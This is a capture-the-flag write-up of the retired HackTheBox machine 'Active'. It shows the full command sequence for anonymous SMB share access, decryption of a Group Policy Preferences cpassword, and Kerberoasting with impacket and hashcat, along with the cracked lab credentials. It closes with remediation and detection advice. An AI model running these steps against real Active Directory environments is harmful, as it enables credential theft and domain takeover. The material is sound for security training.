HackTheBox: Active - Easy Windows
Active is an easy to medium difficulty machine, which features two very prevalent techniques to gain privileges within an Active Directory environment.

Overview
| Platform | HackTheBox |
| Difficulty | Easy |
| OS | Windows |
| Key techniques | AD Enumeration, Kerberoasting |
This box is a very good intro to SMB share permission abuse and kerberoasting.
This post covers a retired box. Spoilers ahead.
Recon
Port scan
1
nmap -A -Pn -p- 10.10.10.100 -oA nmap_out/active.htb
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-27 15:04 EDT
Nmap scan report for 10.10.10.100
Host is up (0.035s latency).
Not shown: 982 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-27 19:04:20Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
Device type: general purpose
Running: Microsoft Windows 2008|7|Vista|8.1
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_vista cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Vista SP2 or Windows 7 or Windows Server 2008 R2 or Windows 8.1
Network Distance: 2 hops
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-08-27T19:05:21
|_  start_date: 2025-08-27T18:59:59
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled and required
Based on this nmap scan a few things stand out. Based on the open ports this is a Windows DC machine. Based on host fingerprinting we can also see this is a Windows Server 2008.
AD Enumeration
Initial Access

Based on the open ports (LDAP, SMB, RPC) I decided to start enumerating there.
1
ldapsearch -x -H ldap://10.10.10.100 -b "dc=active,dc=htb"
The first thing I checked was LDAP to see if anyonmous authentication was allowed. Based on the output from the screenshot above LDAP cannot be authenticated to anonymously.
I then checked rpc to see if I could authenticate there, alas I could not.
1
nxc smb 10.10.10.100 -u "" -p "" --shares
Finally, I tested SMB with NetExec. Based on the output of this command it showed I could authenticate anonymously to SMB and on top of that I had read permissions on the Replication share. After connecting to the Replication share and recursively download its contents I found a Groups.xml file. Which contains the following contents:
1
2
3
4
5
6
7
8
9
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-
8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06"
uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName=""
description=""
cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw
/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0"
userName="active.htb\SVC_TGS"/></User>
</Groups>
note the userName
SVC_TGSand the encrypted password string incpassword=
We extract the encrypted password form the Groups.xml file and decrypt it using gpp-decrypt
After decrypting the string we get the following username/password combo:
1
SVC_TGS/GPPstillStandingStrong2k18
After authenticating with this service account we get the user flag. 
Privilege Escalation

The bloodhound dump reveals only two other user accounts on the box kerberos and administrator.
Naturally i decide to check if there are kerberostable users.
1
2
3
4
5
6
7
8
┌──(shady㉿kali)-[~/HTB/Active]
└─$ impacket-GetUserSPNs ACTIVE.htb/svc_tgs:'GPPstillStandingStrong2k18' -dc-ip 10.10.10.100 -request -outputfile kerberoast_hashes.txt

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet             LastLogon                   Delegation
--------------------  -------------  --------------------------------------------------------  --------------------------  --------------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 15:06:40.351723  2025-08-27 15:01:18.404174
After running this command it dumped the hashes to kerberoast_hashes.txt so I ran hashcat against it:
1
hashcat -m 13100 kerberoast_hashes.txt /usr/share/wordlists/rockyou.txt --force
cracked the hash (pause) and got the following username/password combo:
1
administrator/Ticketmaster1968
To confirm the credentials I checked authentication to SMB using NetExec:
1
2
3
4
┌──(shady㉿kali)-[~/HTB/Active]
└─$ nxc smb 10.10.10.100 -u administrator -p Ticketmaster1968
SMB         10.10.10.100    445    DC               [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB         10.10.10.100    445    DC               [+] active.htb\administrator:Ticketmaster1968 (Pwn3d!)
Lessons Learned
- GPP cpassword is reversible by design. Microsoft published the AES key used to encrypt Group Policy Preferences passwords, so anything in a cpassword= field (in Groups.xml, Services.xml, ScheduledTasks.xml, etc.) is effectively plaintext to anyone who can read it. The SYSVOL/Replication share hands it right out.
- Weak/guessable service account passwords collapse the whole domain. Ticketmaster1968 fell to rockyou. Kerberoasting only pays off when the password is crackable, and here the account that cracked was Domain Admin.
Remediation
How a defender would fix this:
- Use gMSAs for any account with an SPN so offline cracking is infeasible.
- Never assign an SPN to a privileged account. Administrator should not be a service principal. That single misconfig is what turned an offline crack into Domain Admin.
- Disable null sessions and anonymous share enumeration, and review share ACLs so Everyone/Anonymous Logon can’t read sensitive shares like Replication/SYSVOL contents beyond what’s required.
How a defender would detect this:
- Event ID 4769 alert on a single account requesting many distinct SPNs in a short window, and specifically on TGS requests using RC4 encryption, the signature of a Kerberoasting tool forcing the weaker, crackable cipher.
- SMB access to SYSVOL/Replication from anonymous or unexpected sources alert on null-session logons touching those shares.